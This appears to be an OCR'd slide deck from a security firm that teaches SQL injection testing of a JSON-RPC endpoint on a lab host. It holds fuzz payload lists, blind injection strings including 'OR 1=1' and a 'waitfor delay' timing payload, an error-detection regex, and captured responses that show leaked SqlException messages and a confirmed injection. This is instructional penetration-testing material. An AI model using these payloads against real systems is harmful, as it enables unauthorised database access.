
JSON Fuzzing for SQL

- Here is simple list of fuzz load
  - '
  - "
  - --
  - #
  - a
  - 1
  - -1
  - 100000000000000000
  - @
  - ?
  - %c0%a7
  - %C0%A2

Look for regex…

- .*?(sqlexception|syntax|error|exception|sql|DB2|Oracle|MySQL|SqlServer|ODBC|OLEDB|exception).*?

Snap…



Target Host: 192.168.1.55

☑ Do pattern matching (regex)

Fuzz load: D:\blueinfy-tools\web2fuz

Encode

Pattern match: D:\blueinfy-tools\web2fuz

Request

```
Content-Type: text/plain; charset=utf-8
X-JSON-RPC: getProduct
Referer: /
Content-Length: 51
Pragma: no-cache
Cache-Control: no-cache

{"id":6,"method":"getProduct","params":{ "id" : #fuzz#}}
```

Note: Use #fuzz# at the fuzzing point


Responses

```
Connection: close
Date: Thu, 16 Jul 2009 06:16:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 205

{"id":null,"error":{"name":"JSONRPCError","message":"Unterminated string.","errors":
[{"name":"JsonException","message":"Unterminated string."},{"name":"FormatException","message":"Unterminated string."}]}}
```

No.	Response Time	Response Code	Response Length	Signature (MD5#)	Payload	Pattern Found
1	00:00:00.09	200	205	7f23653153833d0072f9502f4968…	'	{"id":null,"error":{"name":"JSONR…
2	00:00:00.01	200	205	7f23653153833d0072f9502f4968…	"	{"id":null,"error":{"name":"JSONR…
3	00:00:00.01	200	209	5196bc8b202b5048199bd810f5b…	—	{"id":null,"error":{"name":"JSONR…
4	00:00:00.01	200	133	be735754c94cba84ee6c079a70a…	#	{"id":null,"error":{"name":"JSONR…
5	00:00:00.04	200	149	8995ac3614e5560d1e1957a8476…	a	{"id":6,"error":{"name":"JSONRP…
6	00:00:00	200	980	8f8f5edba279ac81823f6a70fd16…	1	
7	00:00:00.60	200	164	0de7164c6e5690d7093606bb6b2…	-1	
8	00:00:00.60	200	164	0de7164c6e5690d7093606bb6b2…	1000000000000000000	

(C) Blueinfy Solutions Pvt. Ltd.

Snap…



Target Host: 192.168.1.55

☑ Do pattern matching (regex)

Fuzz load: D:\blueinfy-tools\web2fuz

Pattern match: D:\blueinfy-tools\web2fuz

Request

```
Content-Type: text/plain; charset=utf-8
X-JSON-RPC: getProduct
Referer: /
Content-Length: 51
Pragma: no-cache
Cache-Control: no-cache

{"id":6,"method":"getProduct","params":{ "id" : #fuzz#}}
```

Note: Use #fuzz# at the fuzzing point

Responses

```
Connection: close
Date: Thu, 16 Jul 2009 06:16:45 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 179

{"id":6,"error":{"name":"JSONRPCError","message":"Must declare the scalar variable \"@\".","errors":
[{"name":"SqlException","message":"Must declare the scalar variable \"@\"."}]}}
```

No.	Response Time	Response Code	Response Length	Signature (MD5#)	Payload	Pattern Found
7	00:00:00.60	200	164	0de7164c6e5690d7093606bb6b2…	-1	
8	00:00:00.60	200	164	0de7164c6e5690d7093606bb6b2…	100000000000000000	
9	00:00:00.01	200	179	c7520a154d6e51a3321eaec65bd…	@	{"id":6,"error ":{"name":"JSONRP…
10	00:00:00.06	200	153	4045a4d05a5ae21f1827089dfe6…	?	{"id":6,"error ":{"name":"JSONRP…
11	00:00:00.01	200	155	0e1dbc1d37a18e33a4e2f7e1dff5…	%c0%a7	{"id":6,"error ":{"name":"JSONRP…
12	00:00:00	200	155	ce5a459d0409c5f75ae8c5125e6…	%C0%A2	{"id":6,"error ":{"name":"JSONRP…


(C) Blueinfy Solutions Pvt. Ltd.

Blind SQL over JSON

- Here is a sample fuzz load
  - "1 OR 1=1"
  - "1 AND 1=1"
  - "a AND 1=0"
  - "1;waitfor delay '0:0:10'"

Analyzing responses

- Here is the output




```
Content-Type: text/plain; charset=utf-8
X-JSON-RPC: getProduct
Referer: /
Content-Length: 51
Pragma: no-cache
Cache-Control: no-cache

{"id":6,"method":"getProduct","params":{ "id" : #fuzz#}}
```

```
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 980

{"id":6,"result":{"Products":{"columns":
["product_id","product_name","product_desc_summary","product_desc","product_price","image_path","rebates_file"],"rows":
[[1,"Finding Nemo","Adventure / Animation / Comedy / Family","There are 3.7 trillion fish in the ocean, they're looking for one. The
Academy Award-winning creators of TOY STORY, A BUG'S LIFE, and MONSTERS, INC. dive into a whole new world with this
underwater adventure. The film follows the comedic and eventful journeys of two fish - Marlin and his son Nemo - who become
separated in the Great Barrier Reef when Nemo is unexpectedly taken far from home and thrust into a fish tank in a dentist's office
overlooking Sydney harbor. Buoyed by the companionship of a friendly-but-forgetful fish named Dory, the overly cautious father
embarks on a dangerous trek and finds himself the unlikely hero of an epic journey to rescue his son - who hatches a few daring
plans of his own to return safely home.",14.99,"nemo",""]]}}}
```

No.	Response Time	Response Code	Response Length	Signature (MD5#)	Payload	Pattern Found
1	00:00:00.28	200	5200	5248cebc2f75f6e7a99939e68a9...	"1 OR 1=1"	
2	00:00:00.03	200	980	8f8f5edba279ac81823f6a70fd16...	"1 AND 1=1"	
3	00:00:00.01	200	149	8995ac3614e5560d1e1957a8476...	"a AND 1=0"	
4	00:00:10.14	200	980	8f8f5edba279ac81823f6a70fd16...	"1;waitfor delay '0:0:...	

Response size

Length is large in OR operation – Indicating something



```
Content-Type: text/plain; charset=utf-8
X-JSON-RPC: getProduct
Referer: /
Content-Length: 51
Pragma: no-cache
Cache-Control: no-cache

{"id":6,"method":"getProduct","params":{ "id" : #fuzz#}}
```


Note Use #fuzz# at the fuzzing point

```
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 980

{"id":6,"result":{"Products":{"columns":
["product_id","product_name","product_desc_summary","product_desc","product_price","image_path","rebates_file"],"rows":
[[1,"Finding Nemo","Adventure / Animation / Comedy / Family","There are 3.7 trillion fish in the ocean, they're looking for one. The
Academy Award-winning creators of TOY STORY, A BUG'S LIFE, and MONSTERS, INC. dive into a whole new world with this
underwater adventure. The film follows the comedic and eventful journeys of two fish - Marlin and his son Nemo - who become
separated in the Great Barrier Reef when Nemo is unexpectedly taken far from home and thrust into a fish tank in a dentist's office
overlooking Sydney harbor. Buoyed by the companionship of a friendly-but-forgetful fish named Dory, the overly cautious father
embarks on a dangerous trek and finds himself the unlikely hero of an epic journey to rescue his son - who hatches a few daring
plans of his own to return safely home.",14.99,"nemo",""]]}}}
```

No.	Response Time	Response Code	Response Length	Signature (MD5#)	Payload	Pattern Found
1	00:00:00.28	200	5200	5248cebc2f75f6e7a99939e68a9...	"1 OR 1=1"	
2	00:00:00.03	200	980	8f8f5edba279ac81823f6a70fd16...	"1 AND 1=1"	
3	00:00:00.01	200	149	8995ac3614e5560d1e1957a8476...	"a AND 1=0"	
4	00:00:10.14	200	980	8f8f5edba279ac81823f6a70fd16...	"1;waitfor delay '0:0:...	

JSON’s MD5

MD5 of AND operations are different – indicates possible blind spot




```
Content-Type: text/plain; charset=utf-8
X-JSON-RPC: getProduct
Referer: /
Content-Length: 51
Pragma: no-cache
Cache-Control: no-cache

{"id":6,"method":"getProduct","params":{ "id" : #fuzz#}}
```

```
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 980

{"id":6,"result":{"Products":{"columns":
["product_id","product_name","product_desc_summary","product_desc","product_price","image_path","rebates_file"],"rows":
[[1,"Finding Nemo","Adventure / Animation / Comedy / Family","There are 3.7 trillion fish in the ocean, they're looking for one. The
Academy Award-winning creators of TOY STORY, A BUG'S LIFE, and MONSTERS, INC. dive into a whole new world with this
underwater adventure. The film follows the comedic and eventful journeys of two fish - Marlin and his son Nemo - who become
separated in the Great Barrier Reef when Nemo is unexpectedly taken far from home and thrust into a fish tank in a dentist's office
overlooking Sydney harbor. Buoyed by the companionship of a friendly-but-forgetful fish named Dory, the overly cautious father
embarks on a dangerous trek and finds himself the unlikely hero of an epic journey to rescue his son - who hatches a few daring
plans of his own to return safely home.",14.99,"nemo",""]]}}}
```

No.	Response Time	Response Code	Response Length	Signature (MD5#)	Payload	Pattern Found
1	00:00:00.28	200	5200	5248cebc2f75f6e7a99939e68a9...	"1 OR 1=1"	
2	00:00:00.03	200	980	8f8f5edba279ac81823f6a70fd16...	"1 AND 1=1"	
3	00:00:00.01	200	149	8995ac3614e5560d1e1957a8476...	"a AND 1=0"	
4	00:00:10.14	200	980	8f8f5edba279ac81823f6a70fd16...	"1;waitfor delay '0:0:...	

Response time



Request

```
Content-Type: text/plain; charset=utf-8
X-JSON-RPC: getProduct
Referer: /
Content-Length: 51
Pragma: no-cache
Cache-Control: no-cache

{"id":6,"method":"getProduct","params":{ "id" : #fuzz#}}
```

Responses

```
Expires: -1
Content-Type: text/plain; charset=utf-8
Content-Length: 980

{"id":6,"result":{"Products":{"columns":
["product_id","product_name","product_desc_summary","product_desc","product_price","image_path","rebates_file"],"rows":
[[1,"Finding Nemo","Adventure / Animation / Comedy / Family","There are 3.7 trillion fish in the ocean, they're looking for one. The
Academy Award-winning creators of TOY STORY, A BUG'S LIFE, and MONSTERS, INC. dive into a whole new world with this
underwater adventure. The film follows the comedic and eventful journeys of two fish - Marlin and his son Nemo - who become
separated in the Great Barrier Reef when Nemo is unexpectedly taken far from home and thrust into a fish tank in a dentist's office
overlooking Sydney harbor. Buoyed by the companionship of a friendly-but-forgetful fish named Dory, the overly cautious father
embarks on a dangerous trek and finds himself the unlikely hero of an epic journey to rescue his son - who hatches a few daring
plans of his own to return safely home.",14.99,"nemo",""]]}}}
```

No.	Response Time	Response Code	Response Length	Signature (MD5#)	Payload	Pattern Found
1	00:00:00.28	200	5200	5248cebc2f75f6e7a99939e68a9...	"1 OR 1=1"	
2	00:00:00.03	200	980	8f8f5edba279ac81823f6a70fd16...	"1 AND 1=1"	
3	00:00:00.01	200	140	[illegible]	"1 AND 1=0"	
4	00:00:10.14	200	980	8f8f5edba279ac81823f6a70fd16...	"1;waitfor delay '0:0:...	

Delay of 10 seconds – injection is successful…

Thanks!

Blueinfy Solutions Pvt. Ltd.
INDIA
8/B Shitalbaug society, Paldi
Ahmedabad 380007
Tel: 91+9879027018

USA
900 S. Cardiff Street,
Anaheim, CA 92806
Tel. 714-656-3652

Email: contact@blueinfy.com